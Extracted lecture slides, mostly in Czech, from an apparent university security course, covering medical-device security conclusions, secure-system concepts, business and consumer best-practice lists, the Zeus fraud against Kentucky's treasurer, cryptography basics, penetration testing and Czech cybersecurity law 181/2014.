- ▶ Medical devices are *increasingly accessible* due to the nature of healthcare
- ▶ HIPAA⁴ focuses on patient privacy, not *patient safety*
- ▶ FDA does not validate *cyber safety* controls
- ▶ *Malicious intent* is *not* a prerequisite for adverse patient outcomes

⁴Health Insurance Portability and Accountability Act

S. Erven, M. Collao: Medical Devices: Pwnage and Honeypots

Conclusion

- ▶ Medical devices are *increasingly accessible* due to the nature of healthcare
- ▶ HIPAA⁴ focuses on patient privacy, not *patient safety*
- ▶ FDA does not validate *cyber safety* controls
- ▶ *Malicious intent* is *not* a prerequisite for adverse patient outcomes
- ▶ Scan your biomedical environment for default credentials
- ▶ Report identified issues to manufacturer for remediation

⁴Health Insurance Portability and Accountability Act

S. Erven, M. Collao: Medical Devices: Pwnage and Honeypots

Conclusion

- ▶ Medical devices are *increasingly accessible* due to the nature of healthcare
- ▶ HIPAA⁴ focuses on patient privacy, not *patient safety*
- ▶ FDA does not validate *cyber safety* controls
- ▶ *Malicious intent* is *not* a prerequisite for adverse patient outcomes
- ▶ Scan your biomedical environment for default credentials
- ▶ Report identified issues to manufacturer for remediation

Summary of current state: _____

⁴Health Insurance Portability and Accountability Act

S. Erven, M. Collao: Medical Devices: Pwnage and Honeypots

Current state summary

- ▶ FDA receives *several hundred thousand* reports of patient safety issues per year
- ▶ Cyber safety investigations hampered by evidence capture capabilities
- ▶ New devices are coming to market with long-known defects
- ▶ Existing devices are not consistently maintained and updated

S. Erven, M. Collao: Medical Devices: Pwnage and Honeypots

Current state summary

- ▶ FDA receives *several hundred thousand* reports of patient safety issues per year
- ▶ Cyber safety investigations hampered by evidence capture capabilities
- ▶ New devices are coming to market with long-known defects
- ▶ Existing devices are not consistently maintained and updated

Recommended treatment summary

- ▶ Patient safety as the overriding objective
- ▶ Avoid fixed practices and iteratively evolve better ones
- ▶ Engage internal and external stakeholders

Secure systems

- ▶ Automated theorem proving (matematické důkazy)
- ▶ Jednoduché mikrokernely
- ▶ Modulární mikrokernely (chyba ovlivní pouze příslušný modul, Hurd)
- ▶ Kryptografie
- ▶ Kryptografické procesory
- ▶ Silné metody autentizace (systémů)
- ▶ Chain of trust
- ▶ Mandatory access control (odstranění uživatele ukončí všechny jeho procesy)
- ▶ Capability and Access Control List

Secure systems

- ▶ Nepoužívat aplikace se známými chybami (0-day attack, worms)
- ▶ Zálohování
- ▶ Antivirový software
- ▶ Firewall
- ▶ Systém ověřování identity (hesla, čipové karty, biometrie, ...)
- ▶ Šifrování (PKI)
- ▶ IDS (pasívní n. reaktivní)
 - ▶ network, user-, app-, host-, app. protocol-based, IPS, Artificial immune system
- ▶ Informovanost uživatelů o social engineering

Always back up!



Obrázek: Zdroj: pinterest.com/itpie/it-jokes/

Best practices for bussiness, ISTR Symantec 2014

1. Employ defense-in-depth strategies
2. Monitor for network incursion attempts, vulnerabilities, and brand abuse
3. Antivirus on endpoints is not enough
4. Secure your websites against MITM attacks and malware infection
5. Protect your private keys
6. Use encryption to protect sensitive data
7. Ensure all devices allowed on company networks have adequate security protections

Best practices for bussiness, ISTR Symantec 2014

8. Implement a removable media policy
9. Be aggressive in your updating and patching
10. Enforce an effective password policy
11. Ensure regular backups are available
12. Restrict email attachments
13. Ensure that you have infection and incident response procedures in place
14. Educate users on basic security protocols

Best practices for consumers, ISTR Symantec 2014

1. Protect yourself
2. Update regularly
3. Be wary of scareware tactics
4. Use an effective password policy
5. Think before you click
6. Guard your personal data

Top ten for for bussiness, Ken Hess, 2013

1. Encrypt your data
2. Use digital certificates
3. Implement DLP⁵ and auditing
4. Implement a removable media policy
5. Secure websites against MITM and malware infections
6. Use a spam filter on email servers
7. Use a comprehensive endpoint security solution
8. Network-based security hardware and software
9. Maintain security patches
10. Educate your users

<http://www.zdnet.com/10-security-best-practice-guidelines-for-businesses-7000012088/>

5
Data Loss Prevention

Secure your systems!



Obrázek: Zdroj:

<http://i.iinfo.cz/images/263/maximum-securitz-entrance-1-prev.jpg>

Top ten for for consumers, Ken Hess, 2013

1. Always use antivirus software on your personal devices
2. Always use a device firewall
3. Keep your operating systems and software up to date
4. Never download pirated or cracked software
5. Don't click on popup windows that tell you that your computer is infected with a virus
6. Be careful with email attachments
7. Don't use public wi-fi hotspots without using a VPN (secure) connection
8. Use passwords on everything and be sure that they're strong passwords
9. Beware of what kind of information you share on social media sites
10. Review your online accounts and credit report

<http://www.zdnet.com/10-security-best-practice-guidelines-for-consumers-7000012171/>

Be informed!



"You should check your e-mails more often. I fired you over three weeks ago."


Secure systems

Information leakage detection and protection

- ▶ Data Loss Prevention
- ▶ Information Leak Prevention
- ▶ Content Monitoring and Filtering
- ▶ Extrusion Prevention System


Attack tree

Analýza útoku



Obrázek: Attack tree

Hacked PC



Kentucky Fraud

Případ konkrétního útoku Zeus

- Hlavní pokladník státu Kentucky (US) měl malware Zeus na svém počítači 06/2009
- Podvodníci tak získali přístup k bankovnímu účtu.
- Otestovali jeho platnost a přes Careerbuilder.com emailem našli muly, 25 žen ve věku 35 let.
- Ty vybraly 9700\$ a 8700\$ poslali na Ukrajinu přes Western Union.
- Celkem se ztratilo 415K \$ za týden.

Patrick Zandl - Jak se bránit novým metodám okrádání na šifernetu (PPT 292 kB)
http://i.info.cz/uns-ato/7_zandl_Patrick-12663200493019.ppt

Obrázek: Kentucky Fraud

Kryptografie

- ▶ Symetrická šifra: DES, AES, Blowfish, RC4, 3DES
- ▶ Asymetrická šifra: DH, RSA, ElGamal, EC
- ▶ Šifrovací klíč

Kryptografie

- ▶ Symetrická šifra: DES, AES, Blowfish, RC4, 3DES
- ▶ Asymetrická šifra: DH, RSA, ElGamal, EC
- ▶ Šifrovací klíč

- ▶ Nutno zvážit sílu a délku klíče
- ▶ Nutno zvážit možnost prolomení (MD5)

NX bit

- ▶ HW záležitost
- ▶ Lze i SW – overhead
- ▶ Windows – od WXP SP2 (Data execution prevention)

Testy průniku

- ▶ Simulace útoku
- ▶ Pozor na právní aspekty
- ▶ Black box, white box, gray box testing

Testy průniku

- ▶ Simulace útoku
- ▶ Pozor na právní aspekty
- ▶ Black box, white box, gray box testing

- ▶ Bezpečnostní audity
 - ▶ problém: auditor může získat přístup k citlivým informacím
 - ▶ etické hledisko: může taková firma zaměstnat bývalého hackera?

- ▶ 181/2014 Sb., účinnost od 1. 1. 2015, přechodné období
- ▶ výhoda: \pm dle ISO27000 (ISO27k)⁶

⁶ http://en.wikipedia.org/wiki/ISO/IEC_27000-series

⁷ Další info: <http://www.root.cz/clanky/cert-csirt-tymy-a-jejich-role/>

- ▶ 181/2014 Sb., účinnost od 1. 1. 2015, přechodné období
- ▶ výhoda: \pm dle ISO27000 (ISO27k)⁶
- ▶ kritická informační infrastruktura, významný informační systém, významná síť el. komunikací

⁶ http://en.wikipedia.org/wiki/ISO/IEC_27000-series

⁷ Další info: <http://www.root.cz/clanky/cert-csirt-tymy-a-jejich-role/>

- ▶ 181/2014 Sb., účinnost od 1. 1. 2015, přechodné období
- ▶ výhoda: \pm dle ISO27000 (ISO27k)⁶
- ▶ kritická informační infrastruktura, významný informační systém, významná síť el. komunikací
- ▶ v přípravě prováděcí vyhláška: stanovuje významné IS

⁶ http://en.wikipedia.org/wiki/ISO/IEC_27000-series

⁷ Další info: <http://www.root.cz/clanky/cert-csirt-tymy-a-jejich-role/>


- ▶ 181/2014 Sb., účinnost od 1. 1. 2015, přechodné období
- ▶ výhoda: \pm dle ISO27000 (ISO27k)⁶
- ▶ kritická informační infrastruktura, významný informační systém, významná síť el. komunikací
- ▶ v přípravě prováděcí vyhláška: stanovuje významné IS
- ▶ CERT/CSIRT (Computer Emergency Response Team/Computer Security Incident Response Team), NBÚ⁷

⁶ http://en.wikipedia.org/wiki/ISO/IEC_27000-series

⁷ Další info: <http://www.root.cz/clanky/cert-csirt-tymy-a-jejich-role/>

Bezpečnost

Není stav systému, je to proces:
Vyvíjejí se nejen obrany, ale i hrozby. . .



Obrázek: Access Control

Always be prepared



Obrázek: Zdroj: pinterest.com/itpie/it-jokes/

Dotazy

Informace pro předmět 33LI

- ▶ *Password salting*: Nutné implementovat v semestrální práci.
- ▶ Info o zkoušce: Témata z této přednášky se objeví ve zk. testu.

Děkuji za pozornost...


Checkpoint security report 2013

Our research shows that 75 % of hosts in organizations were not using the latest software versions (e.g. Acrobat Reader, Flash Player, Internet Explorer, Java Runtime Environment, etc). This means that these hosts were exposed to a wide range of vulnerabilities that could have been exploited by hackers. Our research also shows that 44 % of hosts in organizations were not running the latest Microsoft Windows Service Packs. Service packs usually include security updates for the operating system. Not running the latest versions increases security risk.


<http://www.checkpoint.com/campaigns/security-report/>

Checkpoint security report 2013

2012 Top Vulnerabilities and Exposures by Vendor



Checkpoint security report 2013



Checkpoint security report 2013

Top Attack Vectors

